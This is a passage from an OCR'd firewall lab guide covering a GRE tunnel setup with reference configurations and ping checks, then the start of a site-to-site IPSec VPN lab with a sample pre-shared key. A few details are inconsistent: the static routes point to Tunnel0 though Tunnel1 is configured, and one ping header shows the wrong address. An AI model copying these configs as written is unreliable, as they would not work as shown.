



Configure a static route to 10.1.1.0/24 on FW2. The outbound interface must be the tunnel interface.




Step 3 Configure security policies.

Configure security policies to allow network segments 10.1.1.0/24 and 10.1.2.0/24 to communicate with each other and allow GRE packets to pass through. The configuration on FW1 is used as an example to describe how to create security policies **gre1** and **gre2** to allow the network segments to communicate with each other.





Configure security policy **gre3** to allow GRE packets to pass through.



For details about how to configure security policies on FW2, see the configuration on FW1.

----End

10.3 Verification

Run the **ping** command on Server1 to test connectivity to PC1.

```
C:\Users\admin>ping 10.1.2.10

Pinging 10.1.2.10 with 32 bytes of data:
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128
Reply from 10.1.2.10: bytes=32 time<1ms TTL=128

Ping statistics for 10.1.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```


Run the **ping** command on PC1 to test connectivity to Server1.

```
C:\Users\admin>ping 10.1.1.10

Pinging 10.1.2.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=2ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
```



```
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Check GRE monitoring information on FW1.



10.4 Configuration Reference

10.4.1 FW1 Configuration

```
#
sysname FW1
#
interface GigabitEthernet1/0/0
 ip address 10.1.1.1 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/1
 shutdown
#
interface GigabitEthernet1/0/4
 undo shutdown
```

```
 ip address 40.1.1.1 255.255.255.0
 service-manage ping permit
#
interface Tunnel1
 ip address 172.16.1.1 255.255.255.0
 tunnel-protocol gre
 source 40.1.1.1
 destination 40.1.1.2
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
firewall zone dmz
 add interface Tunnel1
#
ip route-static 10.1.2.0 255.255.255.0 Tunnel0
#
security-policy
 rule name gre1
  source-zone trust
  destination-zone dmz
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name gre2
  source-zone dmz
  destination-zone trust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name gre3
  source-zone local
  source-zone untrust
  destination-zone local
  destination-zone untrust
  service gre
  action permit
#
return
```

10.4.2 FW2 Configuration

```
#
sysname FW2
#
interface GigabitEthernet1/0/0
 shutdown
#
interface GigabitEthernet1/0/1
 undo shutdown
 ip address 10.1.2.2 255.255.255.0
 service-manage ping permit
```

```
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.2 255.255.255.0
 service-manage ping permit
#
interface Tunnel1
 ip address 172.16.1.2 255.255.255.0
 tunnel-protocol gre
 source 40.1.1.2
 destination 40.1.1.1
#
firewall zone trust
 add interface GigabitEthernet1/0/1
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
firewall zone dmz
 add interface Tunnel1
#
ip route-static 10.1.1.0 255.255.255.0 Tunnel0
#
security-policy
 rule name gre1
  source-zone trust
  destination-zone dmz
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name gre2
  source-zone dmz
  destination-zone trust
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name gre3
  source-zone local
  source-zone untrust
  destination-zone local
  destination-zone untrust
  service gre
  action permit
#
return
```

10.5 Question

If the IP addresses of the two tunnel interfaces in this experiment are on different network segments, will the test result be affected? Why?

11 Site-to-Site IPSec VPN

11.1 Experiment Overview

11.1.1 About This Experiment


Network A and network B connect to the Internet through FW1 and FW2, respectively. After an IKE IPSec tunnel is established between FW1 and FW2, users on networks A and B can communicate with each other through the IPSec tunnel.

11.1.2 Objectives

- Understand the basic principle of IPSec VPN.
- Configure an IPSec VPN.

11.1.3 Experiment Networking

Figure 11-1 Site-to-site IPSec VPN topology



11.1.4 Experiment Planning

Figure 11-2 IPSec VPN experiment planning

Item	Data	Description
FW1	Interface: GE1/0/0 IP address: 10.1.1.1/24 Security zone: trust	

Item	Data	Description
	Interface: GE1/0/4 IP address: 40.1.1.1/24 Security zone: untrust	
	IPSec planning	Scenario: site-to-site Peer address: 40.1.1.2 Authentication mode: pre-shared key Pre-shared key: Test!123 Local ID: IP address Peer ID: IP address
FW2	Interface: GE1/0/1 IP address: 10.1.2.2/24 Security zone: trust	
	Interface: GE1/0/4 IP address: 40.1.1.2/24 Security zone: untrust	
	IPSec planning	Scenario: site-to-site Peer address: 40.1.1.1 Authentication mode: pre-shared key Pre-shared key: Test!123 Local ID: IP address Peer ID: IP address
PC1	IP address: 10.1.2.10/24 Gateway address: 10.1.2.2	
Server1	IP address: 10.1.1.10/24 Gateway address: 10.1.1.1	Server1 simulates a PC user.

11.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Configure the firewall.	Perform basic configuration (including configuring interface addresses and adding the interfaces to security zones).	Preconfigured

No.	Task	Subtask	Description
		Disable G1/0/1 and G1/0/2 on FW1. Disable G1/0/0 on FW2.	Due to the address planning issue, the interfaces must be disabled to prevent the adverse impact on this experiment.
		Configure a route to the peer.	
		Configure security policies ipsec1 and ipsec2.	Allow network A and network B to communicate with each other.
		Configure security policies ipsec3 and ipsec4.	Allow IKE negotiation packets and encrypted packets to pass through.
		(Optional) Configure an IPSec/IKE proposal.	Use the default parameter settings.
		Configure an IPSec policy.	
		Apply the IPSec policy.	After the configuration is complete, click Apply at the bottom of the dialog box, so that the configuration is saved and takes effect.

11.2 Experiment Task Configuration


11.2.1 Configuration Roadmap

1. Configure site-to-site IPSec.
2. Configure a route to the peer.
3. Configure an interzone security policy.
4. Configure an IPSec/IKE proposal.
5. Configure and apply an IPSec policy.


11.2.2 Configuration Procedure

Step 1 Configure a route to the peer.

On FW1, choose **Network** > **Route** > **Static Route** and click **Add** to create a route to network B.




On FW2, choose **Network** > **Route** > **Static Route** and click **Add** to create a route to network A.




Step 2 Configure security policies.


Configure security policies **ipsec1** and **ipsec2** on the firewalls to allow network A and network B to communicate with each other. Configure security policies **ipsec3** and **ipsec4** to allow IKE negotiation packets and encrypted data packets to pass through. The configuration of FW1 is used as an example. The configuration of FW2 is similar to that of FW1.


On FW1, choose **Policy** > **Security Policy** > **Security Policy** and click **Add** to allow network segments 10.1.1.0/24 and 10.1.2.0/24 to communicate with each other.





On FW1, choose **Policy** > **Security Policy** > **Security Policy**, and click **Add** to allow IKE negotiation packets transmitted between Untrust and Local zones to pass through.

